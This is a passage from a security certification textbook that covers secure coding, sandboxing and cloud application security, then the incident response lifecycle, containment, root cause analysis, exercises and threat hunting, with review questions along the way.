While code signing provides assurance about the origin of code and verifies code integrity, it does not inherently assure the safety or security of the code itself. Code signing certifies the source and integrity of the code, but it doesn't evaluate the quality or security of the code. The signed code could still contain bugs, vulnerabilities, or malicious code inserted by the original author. Signing ensures software is from the expected developer and in the state the developer intended. While code signing adds trust and authenticity to software distribution, it should not be relied upon to guarantee secure or bug-free code.



Reviewing the digital signature contained within the Bitwarden Password Management app installer.

Application Protections

Data exposure is a fault that allows privileged information (such as a token, password, or personal data) to be read without being subject to the appropriate access controls. Applications must only transmit such data between authenticated hosts, using cryptography to protect the session. When incorporating encryption in code, it is important to use industry standard encryption libraries that are proven to be strong, rather than internally developed ones.

Error Handling

A well-written application must be able to handle errors and **exceptions** gracefully. This means that the application performs in a controlled way when something unpredictable happens. An error or exception could be caused by invalid user input, a loss of network connectivity, another server or process failing, and so on. Ideally, the programmer will have written a **structured exception handler (SEH)** to dictate what the application should then do. Each procedure can have multiple exception handlers.

Some handlers will deal with anticipated errors and exceptions; there should also be a catchall handler that will deal with the unexpected. The main goal must be for the application not to fail in a way that allows the attacker to execute code or perform some sort of injection attack. One infamous example of a poorly written exception handler is the Apple GoTo bug (nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch).

Another issue is that an application's interpreter may default to a standard handler and display default error messages when something goes wrong. These may reveal platform information and the inner workings of code to an attacker. It is better for an application to use custom error handlers so that the developer can choose the amount of information shown when an error is caused.

Technically, an error is a condition that the process cannot recover from, such as the system running out of memory. An exception is a type of error that can be handled by a block of code without the process crashing. Note that exceptions are still described as generating error codes/messages, however.

Memory Management

Many arbitrary code attacks depend on the target application having faulty memory management procedures. This allows the attacker to execute their own code in the space marked out by the target application. There are known unsecure practices for memory management that should be avoided and checks for processing untrusted input, such as strings, to ensure that it cannot overwrite areas of memory.

Client-Side vs. Server-Side Validation

A web application (or any other client-server application) can be designed to perform code execution and input validation locally (on the client) or remotely (on the server). An example of client-side execution is a document object model (DOM) script to render the page using dynamic elements from user input. Applications may use both techniques for different functions. The main issue with client-side validation is that the client will always be more vulnerable to some sort of malware interfering with the validation process. The main issue with server-side validation is that it can be time-consuming, as it may involve multiple transactions between the server and client. Consequently, client-side validation is usually restricted to informing the user that there is some sort of problem with the input before submitting it to the server. Even after passing client-side validation, the input will still undergo server-side validation before it can be posted (accepted). Relying on client-side validation only is poor programming practice.

Application Security in the Cloud

Cloud hardening and application security are complementary capabilities designed to support the shared responsibility model in cloud environments where cloud service providers are responsible for securing the infrastructure and customers are responsible for securing their data and applications. Cloud hardening practices fortify the cloud infrastructure, reducing its attack surface, whereas application security ensures that software is designed, developed, and deployed securely. Together, these approaches create layered defenses that can counter many different types of threats.

Cloud hardening includes least privilege access policies to restrict users to the minimum permissions needed to perform their duties. Encryption protects data in transit and at rest. Regular audits and continuous monitoring practices identify potential security risks, and regular vulnerability assessments and penetration testing detect and address any potential security issues or misconfigurations.

Monitoring Capabilities

Secure coding practices focus primarily on preventing software vulnerabilities but also stress enhancements to logging and monitoring capabilities. These features support security analysts tasked with detecting potential threats and malicious activity in software. Writing code with enhanced monitoring capabilities improves the granularity and effectiveness of logging and alerting systems, which are crucial system monitoring tools.

Implementing comprehensive and meaningful logging requires developers to ensure their applications generate logs that capture important events and activities to support security audits, incident response, and system troubleshooting. Secure coding practices encourage robust error handling to hide or mask sensitive debugging information, and this practice minimizes the risk of attackers exploiting information displayed in error messages. Integrating real-time alerting capabilities within the application code can significantly improve threat detection. For example, code that triggers alerts when specific events occur, such as repeated failed login attempts or unusual data transfers, helps security analysts monitor applications more effectively. These alerts often indicate a potential security breach and provide crucial information for incident response teams.

Software Sandboxing

Sandboxing is a security mechanism used in software development and operation to isolate running processes from each other or prevent them from accessing the system they are running on. A sandbox is a protection feature designed to control a program so it runs with highly restrictive access. This containment strategy reduces the potential impact of malicious or malfunctioning software, making it effective for improving system security and stability and mitigating risks associated with software.

A practical example of sandboxing is implemented in modern web browsers, like Google Chrome, which separates each tab and extension into distinct processes. If a website or browser extension in one browser tab attempts to run malicious code, it is confined within that tab's sandbox. This action prevents malicious code from impacting the entire browser or underlying operating system. Similarly, if a tab crashes, it doesn't cause the whole browser to fail, improving reliability.

Operating systems also utilize sandboxing to isolate applications. For example, iOS and Android use sandboxing to limit each application's actions. An app in a sandbox can access its own data and resources but cannot access other app data or any nonessential system resources without explicit permission. This approach limits the damage caused by poorly written or malicious apps.

Virtual machines (VMs) and containers like Docker offer another example of sandboxing at a larger scale. Each VM or container can run in isolation, separated from the host and each other. The others remain unaffected if one VM or container experiences a security breach or system failure.

Sandboxing in Security Operations

Sandboxing tools are pivotal in security operations and analysis, particularly in detecting and understanding malware activities via forensic inspection. Sandboxing tools create an enclosed, controlled environment that allows the safe execution (also referred to as detonation) of potentially harmful software without jeopardizing the integrity of the IT environment.

Examples of such tools include Cuckoo Sandbox, an open source system that runs files within an isolated environment and scrutinizes their behavior, logging crucial activities like system calls and network traffic.

Another important tool is Joe Sandbox, which does not require setup or installation in the organization's environment but can be accessed via a web browser. Joe Sandbox leverages several analysis techniques, including machine learning, to examine software.



Joe Sandbox analysis of a malicious executable file. (Screenshot courtesy of Joe Security, LLC.)

Review Activity:

Cloud and Web Application Security Concepts

Answer the following questions:

1. **What type of programming practice defends against injection-style attacks, such as inserting SQL commands into a database application from a site search form?**

2. **Which response header provides protection against SSL stripping attacks?**

3. **What vulnerabilities might default error messages reveal?**

4. **How does static code analysis support secure development?**

Lesson 11

Summary

You should be able to configure secure protocols for local network access and management, application services, and remote access and management.

Guidelines for Enhancing Application Security Capabilities

Follow these guidelines when implementing network protocols:

- Assess the requirements for securing application protocols, such as the need for certificates or keys for authentication and TCP/UDP port usage:
  - Deploy certificates to web servers to use with HTTPS.
  - Deploy certificates to email servers to use with secure SMTP, POP3, and IMAP.
  - Deploy certificates or host keys to file servers to use with FTPS or SFTP.
  - Deploy certificates to email clients to use with S/MIME.

Follow these guidelines for improving application development projects:

- Train developers on secure coding techniques to provide specific mitigation against attacks:
  - Understand different categories of web application attacks that exploit vulnerable code.
  - Identify injection attacks (XSS, SQL, XML, LDAP) that exploit lack of input validation.
  - Replay and request forgery attacks that exploit lack of secure session management mechanisms.
- Review and test code using static and dynamic analysis, paying particular attention to input validation, output encoding, error handling, and data exposure.

Lesson 12

Explain Incident Response and Monitoring Concepts

LESSON INTRODUCTION

From a day-to-day perspective, incident response means investigating the alerts produced by monitoring systems and issues reported by users. This activity is guided by policies and procedures and assisted by various technical controls. Incident response is a critical security function, and will be a very large part of your work as a security professional. You must be able to summarize the phases of incident handling and utilize appropriate data sources to assist an investigation.

Where incident response emphasizes the swift eradication of malicious activity, digital forensics requires patient capture, preservation, and analysis of evidence using verifiable methods. You may be called on to assist with an investigation into the details of a security incident and to identify threat actors. To assist these investigations, you must be able to summarize the basic concepts of collecting and processing forensic evidence that could be used in legal action or for strategic counterintelligence.

In this lesson, you will do the following:

- Summarize incident response and digital forensics procedures.
- Utilize appropriate data sources for incident investigations.
- Explain security alerting and monitoring concepts and tools.

Topic 12A

Incident Response

EXAM OBJECTIVES COVERED

4.8 Explain appropriate incident response activities.

Effective incident response is governed by formal policies and procedures, setting out roles and responsibilities for an incident response team. You must understand the importance of following these procedures and performing your assigned role within the team to the best of your ability.

Incident Response Processes

A cybersecurity **incident** refers to either a successful or attempted violation of the security properties of an asset, compromising its confidentiality, integrity, or availability. Incident response (IR) policy sets the resources, processes, and guidelines for dealing with cybersecurity incidents. Management of each incident should follow a process lifecycle. CompTIA's **incident response lifecycle** is a seven-step process:

1. **Preparation**—makes the system resilient to attack in the first place. This includes hardening systems, writing policies and procedures, and setting up confidential lines of communication. It also implies creating incident response resources and procedures.

2. **Detection**—discovers indicators of threat actor activity. Indicators that an incident may have occured might be generated from an automated intrusion system. Alternatively, incidents might be manually detected through threat hunting operations or be reported by employees, customers, or law enforcement.

3. **Analysis**—determines whether an incident has taken place and perform triage to assess how severe it might be from the data reported as indicators.

4. **Containment**—limit the scope and magnitude of the incident. The principal aim of incident response is to secure data while limiting the immediate impact on customers and business partners. It is also necessary to notify stakeholders and identify other reporting requirements.

5. **Eradication**—removes the cause and restores the affected system to a secure state by applying secure configuration settings and installing patches once the incident is contained.

6. **Recovery**—reintegrates the system into the business process it supports with the cause of the incident eradicated. This recovery phase may involve the restoration of data from backup and security testing. Systems must be monitored closely for a period to detect and prevent any reoccurrence of the attack. The response process may have to iterate through multiple phases of identification, containment, eradication, and recovery to effect a complete resolution.

7. **Lessons learned**—analyzes the incident and responses to identify whether procedures or systems could be improved. It is imperative to document the incident. Outputs from this phase feed back into a new preparation phase in the cycle.

Incident response likely requires coordinated action and authorization from several different departments or managers, which adds further levels of complexity.



Phases in incident response.

The IR process is focused on cybersecurity incidents. There are also major incidents that pose an existential threat to company-wide operations. These major incidents are handled by disaster recovery processes. A cybersecurity incident might lead to a major incident being declared, however.

Preparation

The **preparation** process establishes and updates the policies and procedures for dealing with security breaches. This includes provisioning the personnel and resources to implement those policies.

Cybersecurity Infrastructure

Cybersecurity infrastructure is hardware and software tools that facilitate incident detection, digital forensics, and case management:

- Incident detection tools provide visibility into the environment by fully or partially automating the collection and analysis of network traffic, system state monitoring, and log data.
- Digital forensics tools facilitate acquiring and validating data from system memory and file systems. This can be performed just to assist incident response or to prosecute a threat actor.
- Case management tools provide a database for logging incident details and coordinating response activities across a team of responders.

This functionality is often implemented as a single product suite. Tools such as security information and event management (SIEM) and security orchestration, automation and response (SOAR) provision alerting and monitoring dashboards to fully manage the steps in incident response.

Cyber Incident Response Team

Incident response requires team members with a range of security competencies. This team is variously described as a computer incident response team (CIRT), computer security incident response team (CSIRT), or computer emergency response team (CERT). Incident response might also involve or be wholly located within a security operations center (SOC). However it is set up, the team must be led by a senior executive decision-maker who can authorize actions following the most serious incidents. Managers ensure the day-to-day operation of the CIRT and coordinate response activity with other business departments. Analysts and technicians will work at various levels to prioritize cases and mitigate minor incidents on their own initiative.

As well as cybersecurity expertise, advice from other business divisions will also need to be called upon:

- **Legal**—evaluates incident response from the perspective of compliance with laws and industry regulations. It may also be necessary to liaise closely with law enforcement professionals which can be daunting without expert legal advice.
- **Human Resources (HR)**—deals with effects on employee contracts, employment law, and so on. HR can help address underlying organizational or personnel issues contributing to the incident, like employee dissatisfaction, workplace conflicts, or inadequate training.
- **Public Relations**—manages any negative press and/or social media reactions and comments from a serious incident.

Some organizations may prefer to outsource some of the CIRT functions to third-party agencies by retaining an incident response provider. External agents are able to deal more effectively with insider threats.

Communication Plan

Incident response policies should establish clear lines of communication for reporting incidents and notifying affected parties as the management of an incident progresses. It is vital to have essential contact information readily available.

It is critical to prevent the unintentional release of information beyond the team authorized to handle the incident. It is imperative that adversaries not be alerted to containment and remediation measures to be taken against them. Status and event details should be circulated on a need-to-know basis and only to trusted parties identified on a **call list**.

The team requires an out-of-band communication method that cannot be intercepted. Using corporate email runs the risk that the threat actor will be able to intercept communications.

Stakeholder Management

It is not helpful to publicize an incident in the press or through social media outside of planned communications. Ensure that parties with privileged information do not release this information to untrusted parties, whether intentionally or inadvertently.

Consider obligations to report an incident. It may be necessary to inform affected parties during or immediately after the incident so that they can perform their own remediation. There could also be a requirement to report to regulators or law enforcement.

Also, consider the marketing and PR impact of an incident. This can be highly damaging, and the company must demonstrate to customers that security systems have been improved.

Incident Response Plan

The outcome of preparation activity is a formal **incident response plan (IRP)**. This lists the procedures, contacts, and resources available to responders for various incident categories.

Detection

Detection is the process of correlating events from network and system data sources and determining whether they are indicators of an incident. There are multiple channels by which indicators may be recorded:

- Matching events in log files, error messages, IDS alerts, firewall alerts, and other data sources to a pattern of known threat behavior.
- Identifying deviations from baseline system metrics.
- Manually or physical inspecting the site, premises, networks, and hosts. Running a proactive search for signs of intrusion is referred to as threat hunting.
- Notification by an employee, customer, or supplier.
- Publicly reporting new vulnerabilities or threats by a system vendor, regulator, the media, or other outside party.

It is wise to provide an option for confidential reporting so that employees are not afraid to report insider threats such as fraud or misconduct.

When a suspicious event is detected, it is critical that the appropriate person on the CIRT be notified so that they can take charge of the situation and formulate the appropriate response. This person is referred to as the **first responder**. Employees at all levels of the organization must be trained to recognize and respond appropriately to actual or suspected security incidents.



Managing alerts generated by host and network intrusion detection systems correlated in the Security Onion Security Information and Event Management (SIEM) platform. A SIEM can generate huge numbers of alerts that need to be manually assessed for priority and investigation. (Screenshot courtesy of Security Onion securityonion.net.)

Analysis

After the detection process reports one or more indicators, in the **analysis** process, the first responder investigates the data to determine whether a genuine incident has been identified and what level of priority it should be assigned. Conversely, the report might be categorized as a false positive and dismissed. Classification of a true positive incident event often relies on correlating multiple indicators. For a complex or high-impact event, the analysis might be escalated to senior CIRT team members.

When an incident is verified as a true positive, the next objective is to identify the type of incident and the data or resources affected. This establishes incident category and impact, and allows the assignment of a priority level.

Impact

Several factors affect the process of determining impact:

- **Data integrity**—the most important factor in prioritizing incidents will often be the value of data that is at risk.
- **Downtime**—is the degree to which an incident disrupts business processes, another very important factor. An incident can either degrade (reduce performance) or interrupt (completely stop) the availability of an asset, system, or business process.
- **Economic/publicity**—both data integrity and downtime have important economic effects in the short term and the long term. Short-term costs involve incident response and lost business opportunities. Long-term economic costs may involve damage to reputation and market standing.
- **Scope**—(broadly the number of systems affected) is not a direct indicator of priority. A large number of systems might be infected with a type of malware that degrades performance but is not a data breach risk. This might even be a masking attack as the adversary seeks to compromise data on a single database server storing top secret information.
- **Detection time**—research has shown that more than half of data breaches are not detected for weeks or months after the intrusion occurs, while in a successful intrusion data is typically breached within minutes. Systems used to search for intrusions must be thorough and the response to detection must be fast.
- **Recovery time**—for some incidents requires lengthy remediation as the system changes required are complex to implement. This extended recovery period should trigger heightened alertness for continued or new attacks.

Category

Incident categories and definitions ensure that all response team members and other organizational personnel have a shared understanding of the meaning of terms, concepts, and descriptions.

Effective incident analysis depends on threat intelligence. This research provides insight into adversary tactics, techniques, and procedures (TTPs). Insights from threat research can be used to develop specific tools and playbooks to deal with event scenarios. A key tool for threat research is the framework used to describe the stages of an attack. These stages are often referred to as a cyber **kill chain**, following the influential white paper Intelligence-Driven Computer Network Defense commissioned by Lockheed Martin (lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf).

Stages in the kill chain.

Playbooks

The CIRT should develop profiles or scenarios of typical incidents, such as DDoS attacks, virus/worm outbreaks, data exfiltration by an external adversary, data modification by an internal adversary, and so on. This guides investigators in determining priorities and remediation plans.

A **playbook** is a data-driven standard operating procedure (SOP) to assist analysts in detecting and responding to specific cyber threat scenarios. The playbook starts with a report from an alert dashboard. It then leads the analyst through the analysis, containment, eradication, recovery, and lessons learned steps to take.

Containment

Following detection and analysis, the incident management database should have a record of the event indicators, the nature of the incident, its impact, and the investigator responsible for managing the case. The next phase of incident management is to determine an appropriate response.

As incidents cover a wide range of different scenarios, technologies, motivations, and degrees of seriousness, there is no standard approach to containment or incident isolation. Some of the many complex issues facing the CIRT are the following:

- What damage or theft has occurred already? How much more could be inflicted, and in what sort of time frame (loss control)?
- What countermeasures are available? What are their costs and implications?
- What actions could alert the threat actor that the attack has been detected? What evidence of the attack must be gathered and preserved?
- What notification or reporting is required at this stage of the incident?

Containment techniques can be classed as either isolation-based or segmentation-based.

Isolation-Based Containment

Isolation involves removing an affected component from whatever larger environment it is a part of. This can be everything from removing a server from the network after it has been the target of a denial of service attack to placing an application in a sandbox outside the host environments it usually runs on. Isolation removes any interface between the affected system and the production network or the Internet.

A simple option is to disconnect the host from the network by pulling the network plug (creating an air gap) or disabling its switch port. This is the least stealthy option and will reduce opportunities to analyze the attack or malware.

If a group of hosts is affected, you could use routing infrastructure to isolate one or more infected virtual LANs (VLANs) in a **sinkhole** that is not reachable from the rest of the network. Another possibility is to use firewalls or other security filters to prevent infected hosts from communicating.

Finally, isolation could also refer to disabling a user account or application service. Temporarily disabling users' network accounts may prove helpful in containing damage if an intruder is detected within the network. Without privileges to access resources, an intruder will not be able to further damage or steal information from the organization. Applications that you suspect may be the vector of an attack can be much less effective to the attacker if the application is prevented from executing on most hosts.

Segmentation-Based Containment

Segmentation-based containment is a means of achieving the isolation of a host or group of hosts using network technologies and architecture. Segmentation uses VLANs, routing/subnets, and firewall ACLs to prevent a host or group of hosts from communicating outside the protected segment. As opposed to completely isolating the hosts, you might configure the protected segment as a sinkhole or honeynet and allow the attacker to continue to receive filtered (and possibly modified) output to deceive them into thinking the attack is progressing successfully. This facilitates analysis of the threat actor's TTPs and, potentially, their identity. Attribution of the attack to a particular group will allow an estimation of adversary capability.

Eradication and Recovery

After an incident has been contained, the **eradication** process applies mitigation techniques and controls to remove the intrusion tools and unauthorized configuration changes from systems.

When traces of malware, backdoors, and compromised accounts have been eliminated, the **recovery** process ensures restoration of capabilities and services. This means that hosts are fully reconfigured to operate the business workflow they were performing before the incident. An essential part of recovery is the process of ensuring that the system cannot be compromised through the same attack vector, or failing that, that the vector is closely monitored to provide advance warning of another attack.

Eradication of malware or other intrusion mechanisms and recovery from the attack will involve several steps:

1. **Reconstitution of affected systems**—by either removing the malicious files or tools from affected systems or restoring the systems from secure backups/images.

If reinstalling from baseline template configurations or images, make sure that there is nothing in the baseline that allowed the incident to occur! If so, update the template before rolling it out again.

2. **Reaudit security controls**—by ensuring they are not vulnerable to another attack. This could be the same attack or from some new attack that the attacker could launch through information they have gained about the network.

If the organization is subjected to a targeted attack, be aware that one incident may be very quickly followed by another.

3. Ensure that affected parties are notified and provided with the means to remediate their own systems. For example, if customers' passwords are stolen, they should be advised to change the credentials for any other accounts where that password might have been used (not good practice, but most people do it).

Lessons Learned

The lessons learned process reviews severe security incidents to determine their root cause, whether they were avoidable, and how to avoid them in the future.

Lessons learned activity starts with a meeting where staff review the incident and responses. The meeting must include staff directly involved along with other noninvolved incident handlers, who can provide objective, external perspectives. All staff must contribute freely and openly to the discussion, so these meetings must avoid pointing blame and instead focus on improving procedures. Leadership should manage disciplinary concerns related to staff failing to follow established procedures separately.

Following the meeting, one or more analysts should compile a **lessons learned report (LLR)** or after-action report (AAR).

The lessons learned process should invoke **root cause analysis** or the effort to determine how the incident was able to occur. A lot of models have been developed to structure root cause analysis. One is the "Five Whys" model. This starts with a statement of the problem and then poses successive "Why" questions to drill down to root causes. Examples include the following:

- Why was our patient safety database found on a dark website? Because a threat actor was able to copy it to USB and walk out of the building with it.
- Why was a threat actor able to copy the database to USB at all, or do so without generating an alert? Because they were able to disable the data loss prevention system.
- Why were they able to disable the data loss prevention system? Because they were trusted with privileges to do so.
- Why were they allocated these privileges? No one seems to know . . . all administrator accounts were issued with them.
- Why didn't the act of disabling the data loss prevention system generate an alert? It was logged, but alerts for that category had been disabled for causing too many false positives.

This identifies two root causes as improper permission assignments and improper logging/alerting configuration. One issue with the "Five Whys" model is that it can quickly branch into different directions of inquiry.

Another approach is to ask different questions with a view to building a complete picture of the incident and its causes:

- Who was the adversary? Was the incident insider driven, external, or a combination of both?
- Why was the incident perpetrated? Discuss the motives of the adversary and the data assets they might have targeted.
- When did the incident occur, when was it detected, and how long did it take to contain and eradicate?
- Where did the incident occur (host systems and network segments affected)?
- How did the incident occur? What tactics, techniques, and procedures (TTPs) were employed by the adversary? Were the TTPs known and documented in a knowledge base such as ATT&CK, or were they unique?
- What security controls would have provided better mitigation or improved the response?

Another approach might be to step through the incident timeline to understand what was known, the reasoning for each decision, and what options or controls might have been more beneficial to the response.

Testing and Training

Testing and training validate the preparation process and show that the organization as a whole is ready to perform incident response. Conversely, lessons learned might show that this is not the case, and identify a need for additional testing and training programs.

Testing

The procedures and tools used for incident response are difficult to master and execute effectively. Analysts should not be practicing them for the first time in the high-pressure environment of an actual incident. Running test exercises helps staff develop competencies and can help to identify deficiencies in the procedures and tools. Testing on specific incident response scenarios can use three forms:

- Tabletop exercise—this is the least costly type of testing. The facilitator presents a scenario, and the responders explain what action they would take to identify, contain, and eradicate the threat. The training does not use computer systems. The scenario data is presented as flash cards.
- Walkthroughs—in this model, a facilitator presents the scenario as for a tabletop exercise, but the incident responders demonstrate what actions they would take in response. Unlike a tabletop exercise, the responders perform actions such as running scans and analyzing sample files, typically on sandboxed versions of the company's actual response and recovery tools.
- Simulations—a simulation is a team-based exercise, where the red team attempts an intrusion, the blue team operates response and recovery controls, and a white team moderates and evaluates the exercise. This type of training requires considerable investment and planning.

Members of the Kentucky and Alabama National Guard participate in a simulated network attack exercise.
(Photo by Kentucky National Guard Maj. Carla Raisler.)

Training

The actions of staff immediately following the detection of an incident can have a critical impact on successful outcomes. Effective training on incident detection and reporting procedures equip staff with the knowledge they need to react swiftly and effectively to security events. Incident response is also likely to require coordinated efforts from several different departments or groups, so cross-departmental training is essential. The lessons learned phase of incident response often reveals a need for additional security awareness and compliance training for employees. This type of training helps employees develop the knowledge to identify attacks in the future.

Training should focus on more than just technical skills and knowledge. Security incidents can be very stressful and quickly cause working relationships to crack. Training can improve team building and communication skills, giving employees greater resilience when adverse events occur.

Threat Hunting

Threat hunting utilizes insights gained from threat intelligence to proactively discover whether there is evidence of TTPs already present within the network or system. This contrasts with a reactive process that is only triggered when alert conditions are reported through an incident management system. Threat hunting can provide useful information to the incident response preparation process, such as demonstrating the value of investments in security tools and showing the need for improvements to detection and analysis processes.

A threat hunting project is likely to be led by senior security analysts, but some general points to observe include the following:

- Advisories and bulletins that warn of new threat types—threat hunting is a labor-intensive activity and so needs to be performed with clear goals and resources. Threat hunting usually proceeds according to some hypothesis of possible threat. Security bulletins and advisories from vendors and security researchers about new TTPs and/or vulnerabilities may be the trigger for establishing a

threat hunt. For example, if threat intelligence reveals that Windows desktops in many companies are being infected with a new type of malware that is not being blocked by any current malware definitions, you might initiate a threat-hunting plan to detect whether the malware is also infecting your systems.

- **Intelligence fusion** and threat data—threat hunting can be performed by manual analysis of network and log data, but this is a very lengthy process. An organization with a security information and event management (SIEM) and threat analytics platform can apply intelligence fusion techniques. The analytics platform is kept up to date with a TTP and indicator threat data feed. Analysts can develop queries and filters to correlate threat data against on-premises data from network traffic and logs.
- **Maneuver**—when investigating a suspected live threat, you must remember the adversarial nature of hacking. A capable threat actor is likely to have anticipated the likelihood of threat hunting, and attempted to deploy countermeasures to frustrate detection. For example, the attacker may trigger a denial of service attack to divert the security team's attention, and then attempt to accelerate plans to achieve actions on objectives. Maneuver is a military doctrine term relating to obtaining positional advantage. As an example of defensive maneuver, threat hunting might use passive discovery techniques so that threat actors are given no hint that an intrusion has been discovered before the security team has a containment, eradication, and recovery plan.

